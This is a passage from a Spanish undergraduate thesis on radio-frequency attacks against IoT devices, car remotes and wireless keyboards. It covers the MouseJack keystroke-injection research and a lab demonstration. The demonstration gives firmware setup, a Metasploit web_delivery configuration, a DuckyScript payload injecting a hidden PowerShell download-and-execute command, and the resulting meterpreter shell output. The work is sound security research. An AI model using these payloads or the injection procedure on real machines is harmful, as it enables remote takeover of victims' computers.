


Figura 3.27: Visualización en inspectrum de la señal capturada.

paquetes serán siempre iguales y se podrá utilizar el algoritmo 3.2 para estudiar el protocolo[51]. Si se logra extraer el formato de los paquetes, se puede sintetizar una señal arbitraria igual que cuando se hizo en la sección 3.2.10.2.

Al grabar y repetir la señal se confirma que, efectivamente, el teclado es vulnerable a los ataques de repetición. Este tipo de teclados, consistentes en un receptor como el de la figura 3.25 (mostrado en la parte superior) y que suelen utilizar la banda de 27 MHz, ya es muy viejo (de alrededor de 20 años) y no es común encontrarlos hoy en día (aunque tampoco fueron demasiado populares en su momento), por lo que el impacto de esta vulnerabilidad no es demasiado extenso, a pesar de poder conseguirse control absoluto del ordenador de la víctima sin ninguna interacción por parte de la misma ni acceso físico al equipo.

3.4.2 Teclado moderno

En este apartado no se va a realizar el mismo estudio que hasta ahora, sino que se va a poner en prácticamente uno ya existente: MouseJack [1]. En 2016 un investigador de la compañía Bastille, Marc Newlin, estudió las comunicaciones de los teclados inalámbricos modernos, y encontró varias vulnerabilidades en diversos equipos de diferentes marcas y modelos, todos ellos de fabricación moderna y actualmente en uso.

Este tampoco es el primer estudio realizado en este área. Como antecedentes citados por los propios investigadores se encuentran [17] y [18], que estudian y explotan las vulnerabilidades en los teclados inalámbricos de Microsoft.

Los resultados de esta investigación resultan en las siguientes vulnerabilidades críticas en ratones y teclados inalámbricos afectados (todos usan protocolos propietarios a 2'4 GHz; no *Bluetooth*[52]):

[51] A no ser que sea como el caso del mando MLBHLIK-1T, que era vulnerable pero los paquetes estaban cifrados y no se podían estudiar.

[52] A pesar de no ser afectados por MouseJack, pueden ser explotados con vulnerabilidades propias de *Bluetooth*. Para ello también se pueden usar SDR que sean capaces de seguir los saltos de frecuencia del protocolo.

- Inyección de teclas o movimientos de ratón.
- Captura de movimientos de ratón
- Forzado del emparejado (suplantación del ratón)
- Programación de macros maliciosas
- Denegación de Servicio

Cada modelo está afectado por un conjunto diferente de estos ataques (por ejemplo, la programación de macros maliciosas se refiere sólo a una familia de ratones especializados para usarlos con videojuegos); pero todos coinciden en tener como puntos débiles la despreocupación por la seguridad y la mala implementación de la criptografía, si es que se implementa alguna, usando protocolos propietarios (no revisados por personas especializadas en criptografía ni por la comunidad en general) o primitivas mal utilizadas.

Tal y como dice Logitech en uno de sus informes de Marzo de 2009 (traducido de [71], citado textualmente en [19] y [72]):

> Puesto que los desplazamientos de un ratón no darían ninguna información útil a un atacante, los informes del ratón no están cifrados.

Si bien es cierto que puede no resultar demasiado útil a primera vista, en [72] se demuestra la recuperación de contraseñas a partir de las capturas sin cifrar de un ratón inalámbrico introducidas en un teclado en pantalla. Esto demuestra que no se debe dejar de lado la seguridad al suponerse que no es importante en ese contexto; porque el contexto puede cambiar y resultar entonces crucial una buena seguridad.

Antes de pasar a explicar los ataques de MouseJack conviene hablar brevemente sobre los dispositivos que van a ser el objetivo del estudio y de los estudios previos como [17].

3.4.2.1 Keykeriki

Como en la época en la que se desarrolló la primera versión de Keykeriki las SDR aún no eran tan populares y baratas (el RTL-SDR no se desarrollaría hasta unos años después[53]); así que los investigadores desarrollaron su propio módulo *hardware*, mostrado en la figura 3.28.

En el μcontrolador de este módulo se incorpora la programación necesaria para decodificar la señal[54] y realizar un pequeño criptoanálisis cuando sea necesario.

En la época en la que se desarrolló Keykeriki, finales de la década de 2000, Logitech estaba empezando a introducir cifrado en sus paquetes. Sin embargo, antes de eso los paquetes se enviaban en claro. Para este nuevo tipo de paquetes cifrados, Keykeriki realiza un criptoanálisis basado en heurísticas como suponer que tres pulsaciones de la misma tecla seguidas se corresponden con `www`, de donde se puede extraer la clave usada para el cifrado realizando una operación $\oplus$ (XOR).

En la segunda versión de Keykeriki, presentada en la conferencia ConSecWest de 2010 [17], los mismos investigadores ampliaron el estudio para abarcar los teclados que empezaban a utilizar la banda de 2'4 GHz. Como se comenta en el apartado 2.1.1, una antena monopolo debe tener una longitud de $\frac{\lambda}{4}$. Esto significa que, en la banda de 27 MHz (con una longitud de onda $\lambda \approx 11m$) la antena debe tener casi 6 metros. Por eso resulta complicado capturar la señal con una SDR (los receptores de los teclados tienen antenas con otra geometría para reducir el espacio ocupado). Sin embargo, en la banda de 2'4 GHz (con $\lambda \approx 0'12m$)

[53] Ver la sección 2.2.2.

[54] Según [16], la mayoría de los teclados de 27 MHZ usan la codificación Miller: https://en.wikipedia.org/wiki/Modified_Frequency_Modulation#Delay_encoding.

las antenas apenas miden unos centímetros. Desde el punto de vista de los fabricantes esto es positivo, pues pueden reducir el tamaño de los receptores; pero también permite capturar una buena señal con una SDR y una antena monopolo.

En esta segunda versión, Schröder y Moser vuelven a crear su propio *hardware* para realizar los ataques, esta vez basándose en el transceptor NRF24L01, que dispone de un pin con "modo directo"para poder trabajar directamente con la señal sin alterar (como con cualquier otra SDR). Con este nuevo *hardware*, mostrado en la figura 3.29, los autores son capaces no sólo de descifrar los paquetes enviados (debido a algoritmos propietarios débiles o directamente sin cifrar), sino que son capaces de inyectar pulsaciones de teclado.




Figura 3.28: Módulo *hardware* desarrollado para la captura de las pulsaciones de un teclado a 27 MHz. Sacado de la presentación de Keykeriki [16].

Sobre este estudio se apoyó en 2015 KeySweeper, el trabajo de Samy Kamkar, que introdujo un transceptor nRF24 en un cargador de móvil operativo para monitorizar las pulsaciones de un teclado, usando los descubrimientos de Schröder y Moser. En la figura 3.30 se muestra el *hardware* usado en KeySweeper.




Figura 3.29: Módulo *hardware* desarrollado para realizar los ataques a un teclado de 2'4 GHz explicados en [17]. Sacado de esa misma presentación de Keykeriki 2.0.

3.4.2.2 MouseJack

Apoyándose en los estudios previos mencionados en la sección anterior, Marc Newlin estudió en 2016 los teclados de la banda de los 2'4 GHz, de nuevo; y demostró que, a pesar de haber pasado más de un lustro desde Keykeriki 2.0, los teclados seguían siendo vulnerables a todo tipo de ataques, transmitiendo datos sin

cifrar o haciéndolo con esquemas propietarios (y, por tanto, débiles al criptoanálisis[55]).

Para realizar sus estudios, Marc Newlin utilizó un amplio abanico de teclados y ratones inalámbricos de distintas marcas y gamas, mostrados en la figura 3.31. Estos dispositivos vulnerables son vendidos por marcas con un gran volumen de ventas como son Microsoft, HP, Amazon, Logitech...[56]




Figura 3.30: Desmontaje de los componentes de KeySweeper. Imagen sacada del repositorio con las instrucciones, en [18].

Fruto de este estudio es el *firmware* que, cargado en un transceptor de largo alcance CrazyRadio PA, pensado originalmente para controlar drones, permite explotar las vulnerabilidades encontradas a decenas de metros de la víctima. Esto, unido a la dificultad de arreglar las vulnerabilidades, convierte MouseJack en una vulnerabilidad crítica. Siguiendo el mismo método que se usa para calcular el impacto de una *CVE*, el *Common Vulnerability Scoring System (CVSS)*, esta vulnerabilidad tiene una puntuación aproximada de 8'3, que puede variar según el objetivo atacado (no tiene el mismo impacto tomar el control del ordenador de un empleado de bajo nivel que el de un directivo de la empresa)[57].

Aunque algunos fabricantes sí sacaron actualizaciones que abordaban, parcialmente, estas vulnerabilidades, es casi seguro que estos esfuerzos no tengan resultado en los dispositivos ya vendidos hasta entonces; puesto que no es probable que el usuario común (ni tampoco quienes tienen conocimientos técnicos, seguramente) actualice el *firmware* de un ratón o un teclado inalámbrico.

Figura 3.31: Teclados usados para probar el estudio de MouseJack. Sacado de la presentación de MouseJack en la DefCon 24 [19].

[55] Esto no siempre tiene que ser así; pero los únicos protocolos que se pueden considerar seguros son los que han sido desarrollados por personas dedicadas a la criptografía y estudiadas por toda la comunidad.

[56] Todos los dispositivos afectados y su grado de vulnerabilidad están disponibles en https://www.bastille.net/research/vulnerabilities/mousejack/affected-devices.

[57] El vector CVSSv3 en el caso de atacar a un alto directivo sería AV:A / AC:L / PR:N / UI:N / S:U / C:H / I:H / A:H / E:P / RL:X / RC:C / CR:M / IR:M / AR:M / MAV:A / MAC:L / MPR:N / MUI:N / MS:U / MC:H / MI:H / MA:H

Además de en el CrazyRadio PA, el *firmware* se puede cargar en un *dongle* de Logitech (precisamente, uno de los que resultan vulnerables) y conectarlo a un Android como se haría para usar el ratón en el móvil. Sin embargo, este *dongle* se usa para, mediante una aplicación desarrollada por el equipo investigador, buscar dispositivos cercanos e intentar atacarlos. De este modo, sin llamar mucho la atención (el *dongle* es pequeño y se podría esconder en la funda del móvil), se puede acceder a una oficina y atacar, por ejemplo, los equipos de los equipos de TIC o los de los directivos a los que no se pueda acceder desde la calle.

Los ataques realizados durante la investigación varían entre los distintos modelos estudiados por lo que la siguiente descripción sólo es aplicable a cada modelo según sus vulnerabilidades (por ejemplo, la programación de macros sólo es aplicable a los modelos de la serie G900 de Logitech):

Inyección de teclas o movimientos de ratón Como ya se ha mencionado antes, los fabricantes no consideran necesario cifrar los paquetes de los movimientos enviados por el ratón; así que resulta trivial obtener esta información.

En cuanto a los teclados, aunque envíen los paquetes cifrados algunos receptores aceptan también paquetes sin cifrar; por lo que, aunque el cifrado fuera seguro (que en muchos casos no lo es), aún se podrían inyectar teclas, pudiendo controlarse completamente el ordenador de la víctima. También hay algunas teclas que no se cifran, como las de control multimedia.

Por otro lado, debido a la mala implementación del cifrado en la que se aceptan valores repetidos del contador trabajando en AES-CTR, se pueden inyectar paquetes cifrados con valores arbitrarios del contador (lo que incluye enviar paquetes repetidos).

Captura de paquetes sin cifrar Como ya se ha explicado, los fabricantes no consideran necesario cifrar los paquetes de los ratones. Esto permite realizar ataques como [72].

Igualmente, algunos teclados envían paquetes sin cifrar, por lo que también son vulnerables.

Forzado del emparejado (suplantación del ratón) Aunque sólo se esté usando el ratón (por ejemplo, con un ordenador portátil), se puede simular ser un teclado que quiere conectarse al mismo canal. El *dongle* acepta esta petición como si fuera legítima; lo que permite al atacante manejar el teclado aunque físicamente la víctima no tenga ninguno.

Esto, sin embargo, puede resultar sospechoso a la víctima ya que aparece en la pantalla un aviso de que se ha conectado un teclado nuevo. Para hacer que este ataque pase inadvertido, existe también la posibilidad de pedirle el emparejado al *dongle* pero, en lugar de anunciarse como un teclado inalámbrico, el atacante puede decir que es un ratón. De este modo, en la pantalla de la víctima no aparecerá ningún aviso extraño. Mientras tanto, aunque el atacante se anuncie como un ratón, el *dongle* sigue aceptando paquetes como si fuera un teclado; por lo que se sigue teniendo la misma capacidad de inyección.

Programación de macros maliciosas Los ratones de la serie G900, cuyo precio ronda los 150$, tienen la capacidad de guardar combinaciones de teclas para, pulsando una tecla en el ratón, insertar una combinación determinada. La razón de la existencia de las macros es que esta serie ratones está diseñada para los videojuegos.

Como se pueden programar de manera remota, el atacante puede insertar el *payload* que quiera y, cuando la víctima pulse el botón que se ha programado, el código malicioso se ejecutará.

Por un lado, este ataque requiere interacción del usuario, lo que disminuye en cierto grado las posibilidades de éxito. Por otro lado, es más probable programar correctamente la macro sin que el usuario se percate de ello. Además, una vez se ha programado correctamente la macro, el ataque tendrá lugar cada vez que el usuario pulse esa tecla. Esto significa que, si el ataque es lo suficientemente rápido como para pasar desapercibido, se podría lograr una explotación exitosa del objetivo de manera continua.

Denegación de Servicio Al recibir un paquete de cierta longitud, algunos *dongles* dejan de funcionar hasta que son reiniciados. Esto puede no ser un objetivo muy valioso para un equipo de *pentesting*; pero quizá a un agente malicioso sí le interese entorpecer el trabajo en una empresa.

3.4.2.3 Aplicación de MouseJack

En esta sección se explicará cómo realizar un ataque aprovechando las vulnerabilidades expuestas en MouseJack para conseguir el control del ordenador de una víctima. El proceso seguido es similar al descrito en [73].

Los investigadores de MouseJack desarrollaron una serie de herramientas para ayudar a realizar los ataques[58]. Lo más importante en este repositorio es el *firmware* que hay que grabar en el emisor que se va a usar. En este caso, el CrazyRadio PA. Para ello, simplemente se debe conectar el emisor y compilar e instalar:

```
1 $ cd mousejack/nrf-research-firmware
2 $ sudo make install
```

Tras cargar el nuevo *firmware* en el emisor, éste ya se puede usar en modo promiscuo, lo que permite capturar y enviar todo el tráfico que se desee. A partir de ahora no se usarán más las herramientas de MouseJack; sino las de un proyecto derivado llamado Jackit [74]. Jackit es un script que facilita el proceso de la detección de víctimas y de explotación, permitiendo utilizar la sintaxis de DuckyScript [75] para determinar las teclas a pulsar. Esta herramienta también permite seleccionar varias víctimas y especificar la distribución de teclado usada (hay que recordar que es diferente según el lenguaje establecido).

Jackit es una herramienta de explotación; por lo que hará falta utilizar algo más para, ya en la fase de postexplotación, obtener alguna ventaja que permita extraer datos o pivotar para atacar la red interna. Para este fin se utiliza el módulo `exploit/multi/script/web_delivery`, que abre un puerto para que se pueda descargar el código malicioso. En este caso, la configuración usada para este módulo, mostrada en la figura 3.32 es:

SRVPORT Puerto en el que escucha el servidor que se encarga de entregar el *payload*, el código malicioso que permite abrir una sesión de meterpreter en la víctima.

URIPATH Especifica la ruta para descargarse el *payload*. Para mantener el código del *exploit* (las pulsaciones de teclado inyectadas con MouseJack) y evitar problemas con mayúsculas y minúsculas, se usa un número.

LHOST En este caso, como se trata de una demostración, el servidor de *Command and Control (C2)* y el ordenador usado para llevar a cabo la explotación son el mismo, `192.168.1.132`; pero no tiene por qué ser así. El ataque de MouseJack no necesita conexión a Internet.

LPORT Ya en las opciones del *payload*, una conexión reversa de meterpreter a través de HTTP, esta opción establece el puerto al que se conectará el código malicioso descargado.

Exploit target En este caso se quiere usar PowerShell como vector de ataque, así que se establece el valor `TARGET = 2`.

Tras ejecutar `exploit` en Metasploit, se abre una sesión en segundo plano y se queda a la espera de recibir más órdenes:

[58] El repositorio con las herramientas está disponible en https://github.com/BastilleResearch/nrf-research-firmware/tree/02b84d1c4e59c0fb98263c83b2e7c7f9863a3b93; mientras que el principal, con los documentos técnicos explicando los resultados de la investigación y un submódulo para el repositorio anterior, está disponible en https://github.com/BastilleResearch/mousejack

```
msf exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  80               yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  1                no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.132    yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   2   PSH
```

Figura 3.32: Configuración del módulo de Metasploit `exploit/multi/script/web_delivery` utilizado para desplegar el código malicioso en la víctima.

```
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 3.

[*] Started HTTP reverse handler on http://192.168.1.132:8080
[*] Using URL: http://0.0.0.0:80/1
[*] Local IP: http://192.168.1.132:80/1
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $R=new-object net.webclient;$R.proxy=[Net.WebRequest]::
    GetSystemWebProxy();$R.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $R.
    downloadstring('http://192.168.1.132/1');
msf exploit(multi/script/web_delivery) >
```

Para minimizar el número de caracteres a escribir y, por tanto, la posibilidad de que la víctima note el ataque, se reduce la orden de PowerShell a `powershell.exe -nop -w hidden -c IEX (new-object net.webclient).downloadstring('http://192.168.1.132:80/1');`.

Con el servidor C2 en espera, escuchando en el puerto 80, se puede proceder a la explotación. Al ejecutar `sudo jackit -script windows.payload -layout es`, se comienza a buscar objetivos, tal y como se muestra en la imagen 3.33. El contenido de `windows.payload` se muestra en el listado de código 3.15.

```
[+] Scanning every 5s CTRL-C when ready.

  KEY  ADDRESS           CHANNELS    COUNT  SEEN         TYPE          PACKET
-----  ---------------  ----------  -------  -----------  ------------  ----------------------------
    1  B2:73:90:29:07           74        1  0:00:02 ago  Logitech HID  00:4F:00:00:6E:00:00:00:00:43
```

Figura 3.33: Jackit en ejecución. En este caso, se trata de un *dongle* de Logitech que usa el canal 74 para comunicarse.

Listado 3.15: Código en DuckyScript usado para explotar MouseJack usando la herramienta Jackit.

```
GUI r
DELAY 200
STRING powershell.exe -nop -w hidden -c IEX (new-object net.webclient).downloadstring('http
    ://192.168.1.132:80/1');
DELAY 100
```

```
ENTER
```

Cuando se localiza a la víctima (o víctimas), se seleccionan en Jackit introduciendo su valor del campo `KEY` y se espera a que finalice la transmisión. Al realizar las pruebas en un entorno controlado, se tiene éxito el 100 % de los intentos. Sin embargo, puede fallar por multitud de variables del entorno: interferencias de radio, acciones que realice la víctima (mover el teclado, pulsar una tecla...) mientras se está llevando a cabo la transmisión, etc. Es importante encontrar un buen momento para realizar el ataque, esperando a un momento en el que la víctima no esté utilizando el ratón ni el teclado, como hablando por teléfono o leyendo un documento.

Cuando la transmisión finaliza con éxito, la fase de explotación termina. En el C2 se notifica el éxito del ataque:

```
[*] 192.168.1.135    web_delivery - Delivering Payload
[*] http://192.168.1.132:8080 handling request from 192.168.1.135; (UUID: 6qrasra7) Staging
    x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.132:8080 -> 192.168.1.135:62028) at 2018-07-07
    12:54:36 +0100
```

La víctima, `192.168.1.135`, se ha conectado y se ha abierto una sesión de meterpreter:

```
msf exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-BOUN0DM
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 18288 created.
Channel 1 created.
Microsoft Windows [Versión 10.0.17134.112]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\WINDOWS\system32\WindowsPowerShell\v1.0>
```

A partir de aquí, con el control del equipo de la víctima, se puede pivotar, extraer información del equipo, garantizar la persistencia o lo que se considere necesario para continuar con el *pentesting*.

En el vídeo disponible en el blog personal, en `https://foo-manroot.github.io/assets/posts/mousejack-tfg.webm`, se puede ver la aplicación del ataque siguiendo los pasos descritos.

Capítulo 4

Resultados

Para recapitular, este TFG se divide en tres secciones principales, una por cada categoría: IoT, industria automovilística y periféricos inalámbricos. Cada una de ellas ofrece diferentes retos y dificultad, por lo que se esperaban diferentes resultados.

4.1 IoT

Antes de comenzar este TFG se tenía muy claro que el primer apartado, el de IoT, iba a resultar bastante sencillo, a pesar de los limitados conocimientos de teoría de la señal con los que se contaba en un principio. Esta sección ha servido, por tanto, para ampliarlos gradualmente.

Efectivamente, a medida que se desarrollaba la primera parte, se han ido aprendiendo conceptos necesarios no sólo para una correcta recepción, como la longitud necesaria de una antena o la velocidad de muestreo; sino también para el propio procesamiento de la señal, como los tipos de modulación y el filtrado de una señal[1].

El desarrollo de un algoritmo para realizar estos estudios, el 3.2, que puede resultar muy útil si se trabaja con protocolos de IoT en los que se pueden controlar todas las variables, es algo que no se había planteado en un principio como un objetivo. Sin embargo, la aplicación de un método bien definido resulta crucial a la hora de realizar un estudio de ingeniería inversa.

Este algoritmo puede ser mejorado o modificado; pero siempre debe haber una serie definida de pasos para, metódicamente, poder obtener toda la información necesaria.

4.2 Industria automovilística

En este apartado se esperaba un éxito moderado. Aunque no se ha dedicado demasiado tiempo al estudio de los dos mandos, se ha comprobado que, efectivamente, resultaron un objetivo más complicado.

En una primera impresión parece que los fabricantes se toman más en serio la seguridad, con la implementación de cifrado en los paquetes y, aparentemente, con contadores para impedir los ataques de repetición. Sin embargo, el coche Honda resultó sorprendentemente sencillo de atacar, simplemente repitiendo la señal. Esto, que es un error muy grave en la seguridad, invalida completamente el cifrado que puedan tener los paquetes.

[1] Ver sección 2.1.

4.3 Periféricos inalámbricos

Esta se preveía la sección más complicada de todas y efectivamente así ha sido, particularmente en el estudio del teclado antiguo (a 27 MHz, estudiado en la sección 3.4.1). La cantidad de dificultades encontradas en la capa física ha quitado demasiado tiempo al estudio del protocolo en sí, que era uno de los objetivos principales (encontrar vulnerabilidades *a través del estudio del protocolo*, no en la capa física). Sin embargo, se consiguió realizar un ataque para tomar el control del equipo; y esto es algo que no se esperaba conseguir.

Por otro lado, los periféricos modernos (sección 3.4.2) consistían en probar el alcance de MouseJack, y se han superado las expectativas que se tenían. Aunque hacen falta las condiciones apropiadas, este ataque puede resultar exitoso en un equipo incluso aunque esté completamente actualizado.

4.4 Impresión general

En general el resultado obtenido ha sido mejor del esperado, con vulnerabilidades críticas encontradas en cuatro de los cinco dispositivos estudiados.

Cabe mencionar que se esperaba encontrar menos dificultades en la capa física, pudiendo así dedicar más tiempo al estudio de los protocolos en las capas más altas. Sin embargo, se ha encontrado un gran número de dificultades cuya solución ha requerido más tiempo del esperado. Los principales escollos encontrados en las tres áreas estudiadas son, ordenados por su orden de aparición en el proceso de estudio del protocolo:

I Captura de la señal. Esto implica un correcto filtrado del ruido, lo que puede resultar todo un reto si la señal es muy débil. Esto pasaba, por ejemplo, al intentar capturar la señal del teclado a 27 MHz[2], donde haría falta una antena de alrededor de 5 metros de longitud (como se explicó en el apartado 2.1.1) de la que no se dispone.

II Caracterización de la señal. En concreto, los mayores problemas a los que hay que enfrentarse son:

   a) Identificar la modulación usada. En este TFG sólo se han encontrado modulaciones ASK y FSK; pero podría haber otras más complejas de identificar como PSK (modulación en fase) o sus variaciones (QPSK, DPQPSK...) que pueden no identificarse (ni mucho menos diferenciadas entre sí) a simple vista.

   b) Demodular correctamente la señal, extrayendo la frecuencia en banda base sin que el ruido interfiera.

III Decodificación de los símbolos. No siempre resulta obvio el método de codificación usado. Hace falta experiencia y conocer al menos los tipos usados en la industria. No basta con conocer sólo los básicos (los que se explican en la sección 3.2.2). Al menos, esto es lo que se ha comprobado a lo largo del TFG.

Además, sin contar con la documentación, se deben hacer demasiadas suposiciones que no obtienen respuesta. Por ejemplo, no se sabe por qué en el protocolo usado por el mando EM_MAN-001, presentado en la sección 3.2.9, se duplican los bits (`00` en lugar de `0` y `01` en lugar de `1`). Con estos documentos públicamente disponibles [3] la industria (y la comunidad en general) podría beneficiarse de los estudios como este, realizados por estudiantes o personas aficionadas. Si se descubren fallos en la seguridad, las empresas fabricantes tienen la oportunidad de arreglarlos en sus nuevos productos.

En la introducción, en la sección 1.1, se estableció como objetivo principal estudiar el avance de la seguridad

[2] En la sección 3.4.1.

[3] El mando EM_MAN-001 ya ni siquiera está en el mercado, así que no habría problema con que la competencia tuviera esos documentos.

de las comunicaciones a lo largo de los años. Cabría esperar que las nuevas versiones de los productos tuvieran más seguridad; pero los resultados obtenidos en este TFG demuestran que no es así: de los cinco dispositivos estudiados, tres han resultado vulnerables a ataques tan simples como el de repetición y otro (el periférico moderno) también resulta vulnerable a otros ataques, aunque más complejos. Sólo en uno no se han encontrado vulnerabilidades; y es muy probable que esto se deba a la falta de tiempo dedicado a su estudio.

Como segundo objetivo se planteó estudiar la versatilidad de las SDR. A pesar de no ser tan potentes como un dispositivo dedicado (por ejemplo, debido a los saltos de frecuencia, sería muy complicado, si no imposible, capturar tráfico *Bluetooh* con un RTL-SDR), tanto el RTL-SDR como el HackRF han demostrado ser herramientas muy potentes, con capacidad de trabajar con multitud de señales diferentes. Aunque es de frecuencia fija, el CrazyRadio PA también ha demostrado estar a la altura del trabajo que se necesitaba hacer (en su caso, inyectar pulsaciones de teclado).

El último objetivo principal era desarrollar una metodología de trabajo, que se ha plasmado en el algoritmo 3.2. Este algoritmo se ha aplicado con éxito en la sección de IoT; pero sólo se pudo aplicar parcialmente (hasta el primer bucle) en la segunda sección debido a que los paquetes estaban cifrado, y en la tercera sección no se pudo decodificar la señal para poder aplicar el algoritmo. A pesar de estos inconvenientes, se considera que este objetivo ha sido parcialmente superado. A medida que se vaya aplicando más veces, este algoritmo sufrirá las mejoras necesarias para generalizar el proceso.

Capítulo 5

Conclusiones y trabajos futuros

En este último capítulo se presentarán posibles líneas de trabajo para desarrollar con más detalle, en futuras investigaciones, las áreas expuestas en este TFG. Cuantas más investigaciones se realicen y más fallos en la seguridad se encuentren, habrá más posibilidades de que los fabricantes empiecen a dedicarle más esfuerzo a la seguridad.

